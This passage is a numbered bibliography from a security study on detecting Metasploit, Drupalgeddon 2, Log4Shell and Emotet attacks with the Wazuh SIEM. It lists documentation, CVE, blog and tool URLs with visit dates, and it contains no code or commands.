[25] Wazuh. “Decoders Syntax - Ruleset XML Syntax · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/ruleset/ruleset-xml-syntax/decoders.html (last visit on 10/06/2022).

[26] Wazuh. “How It Works - Wazuh-Logtest · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/capabilities/wazuh-logtest/how-it-works.html (last visit on 10/06/2022).

[27] Wazuh. “Custom Rules and Decoders - Ruleset · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/ruleset/custom.html (last visit on 10/06/2022).

[28] Wazuh. “Sibling Decoders - Ruleset XML Syntax · Wazuh Documentation.” Accessed September 15, 2022. https://documentation.wazuh.com/current/user-manual/ruleset/ruleset-xml-syntax/sibling-decoders.html (last visit on 10/06/2022).

[29] Wazuh. “Regular Expression Syntax - Ruleset XML Syntax · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/ruleset/ruleset-xml-syntax/regex.html (last visit on 10/06/2022).

[30] Wazuh. “Using CDB Lists - Ruleset · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/ruleset/cdb-list.html (last visit on 29/09/2022).

[31] Wazuh. “Detecting Metasploit Attacks · Wazuh · The Open-Source Security Platform.” Wazuh, June 25, 2020. https://wazuh.com/blog/detecting-metasploit-attacks/ (last visit on 15/06/2022).

[32] “Metasploit Framework | Metasploit Documentation.”. https://docs.rapid7.com/metasploit/msf-overview/#:~:text=MSFconsole%20provides%20a%20command%20line,exploit%20vulnerabilities%2C%20and%20collect%20data (last visit on 16/06/2022).

[33] “HOW TO SET UP A VIRTUAL HACKING LAB IN VIRTUALBOX [2021] » Nude Systems,” May 9, 2021. https://nudesystems.com/how-to-setup-a-virtual-hacking-lab-virtual-box/ (last visit on 17/06/2022).

[34] SearchContentManagement. “What Is a Content Management System (CMS)? Definition from WhatIs.Com.”. https://www.techtarget.com/searchcontentmanagement/definition/content-management-system-CMS (last visit on 27/06/2022).

[35] “CVE - CVE-2018-7600.”. https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2018-7600 (last visit on 27/06/2022).

[36] “Spawning Shells · Total OSCP Guide.”. https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html (last visit on 27 /06/2022).

[37] “Find | GTFOBins. https://gtfobins.github.io/gtfobins/find/#suid (last visit on 30/06/2022)

[38] R. Marchany, “Advancing SIEM Log Management Strategies through Vendor-Agnostic Measurement”, Nate street, November 2,2018.

[39] Wazuh. “File Integrity Monitoring - Capabilities · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/capabilities/file-integrity/index.html (last visit 14/07/2022).

[40] “DC: 1.”. https://www.vulnhub.com/entry/dc-1,292/ (last visit on 30/06/2022)

[41] Wazuh. “Detecting Log4Shell with Wazuh · Wazuh · The Open Source Security Platform.” Wazuh, December 17, 2021. https://wazuh.com/blog/detecting-log4shell-with-wazuh/ (last visit on 02/07/2022).

[42] “Log4j.” In Wikipedia. https://en.wikipedia.org/w/index.php?title=Log4j&oldid=1105782734 (last visit on 02/07/2022).

[43] “Why Do You Need to Know about Recent Log4J Vulnerabilities?”. https://www.hcltech.com/blogs/why-do-you-need-know-about-recent-log4j-vulnerabilities (last visit on 02/07/2022).

[44] Lewis, Gwilym. “Security Guidance for the Apache Log4j Vulnerability (CVE-2021–44228).” Medium, December 14, 2021. https://blog.appsecco.com/security-guidance-for-the-apache-log4j-vulnerability-cve-2021-44228-efe6762fccb0 (last visit on 02/07/2022).

[45] “Lesson: Overview of JNDI (The JavaTM Tutorials > Java Naming and Directory Interface).”. https://docs.oracle.com/javase/tutorial/jndi/overview/index.html (last visit on 02/07/2022)

[46] Wazuh. “Security Configuration Assessment (SCA) · Wazuh · The Open-Source Security Platform.” Wazuh, November 18, 2019. https://wazuh.com/blog/security-configuration-assessment/ (last visit on 03/07/2022).

[47] Walkowski, Debbie. “MITRE ATT&CK: What It Is, How It Works, Who Uses It and Why.” F5 Labs, June 10, 2021. https://www.f5.com/labs/articles/education/mitre-attack-what-it-is-how-it-works-who-uses-it-and-why (last visit on 03/07/2022).

[48] Wazuh. “Enhancing with MITRE - Ruleset · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/ruleset/mitre.html (last visit on 03/07/2022).

[49] “MITRE ATT&CK®.”. https://attack.mitre.org/ (last visit on 03/07/2022)

[50] Check Point Software. “Top 3 Office 365 Security Concerns.”. https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-office-365-security/top-3-office-365-security-concerns/ (last visit on 03/08/2022).

[51] “Configurazione Di Un Server LDAP (Manuale Utente Di Ximian Evolution 1.4 Sun Microsystems Edition).”. https://docs.oracle.com/cd/E19957-01/817-5976/6mld6rqhd/index.html (last visit on 05/06/2022).

[52] Vulners Database. “CVE-2018-7600,” March 29, 2018. https://vulners.com/cve/CVE-2018-7600/ (last visit 06/06/2022).

[53] “NVD - Home.”. https://nvd.nist.gov/ (last visit 06/06/2022)

[54] Github, “Anon-Exploiter”, https://github.com/Anon-Exploiter/SUID3NUM/blob/master/suid3num.py (last visit on 06/06/2022)

[55] “CVE-2018-7600 : Drupal before 7.58, 8.x before 8.3.9, 8.4.x before 8.4.6, and 8.5.x before 8.5.1 Allows Remote Attackers to Execute Arbi.”. https://www.cvedetails.com/cve/CVE-2018-7600/ (last visit on 08/06/2022).

[56] Rapid7. “Drupal Drupalgeddon 2 Forms API Property Injection.”. https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal_drupalgeddon2/ (last visit on 08/06/2022).

[57] www.kaspersky.com. “Emotet: How to Best Protect Yourself from the Trojan,” March 9, 2022. https://www.kaspersky.com/resource-center/threats/emotet (last visit on 19/07/2022).

[58] Lu, Kai. “A Deep Dive into the Emotet Malware.” Fortinet Blog, June 6, 2019. https://www.fortinet.com/blog/threat-research/deep-dive-into-emotet-malware (last visit on 19/07/2022)

[59] Wazuh. “Emotet Malware Detection · Wazuh · The Open-Source Security Platform.” Wazuh, July 9, 2020. https://wazuh.com/blog/emotet-malware-detection/ (last visit on 20/07/2022)

[60] “VirusTotal.”. https://www.virustotal.com/gui/home/upload (last visit on 21/07/2022).

[61] Wazuh. “About VirusTotal - VirusTotal Integration · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/capabilities/virustotal-scan/about.html (22/07/2022).

[62] Tladi, Modisha. “4 Ways to Safely Run Suspicious Programs and Applications in Windows.” MUO, February 4, 2021. https://www.makeuseof.com/safely-run-suspicious-programs-applications-windows/ (last visit on 23/06/2022).

[63] “TekDefense - Downloads.”. http://www.tekdefense.com/downloads/malware-samples/ (last visit on 23/06/2022).

[64] Wazuh. “All-in-One Deployment · Wazuh Documentation.”. https://documentation.wazuh.com/current/deployment-options/elastic-stack/all-in-one-deployment/index.html (last visit on 04/07/2022).

[65] “Exploitation for Client Execution, Technique T1203 - Enterprise | MITRE ATT&CK®.”. https://attack.mitre.org/techniques/T1203/ (last visit on 06/07/2022).

[66] markruss. “Sysmon - Windows Sysinternals.”. https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon (last visit on 16/07/2022).

[67] Thakkar, Megha. “A Brief Overview of the Metasploit Framework.” InfoSec Insights (blog), June 7, 2022. https://sectigostore.com/blog/a-brief-overview-of-the-metasploit-framework/. (last visit on 04/10/2022).

[68] Wazuh. “Rules Classification - Ruleset · Wazuh Documentation.”. https://documentation.wazuh.com/current/user-manual/ruleset/rules-classification.html (last visit on 05/10/2022).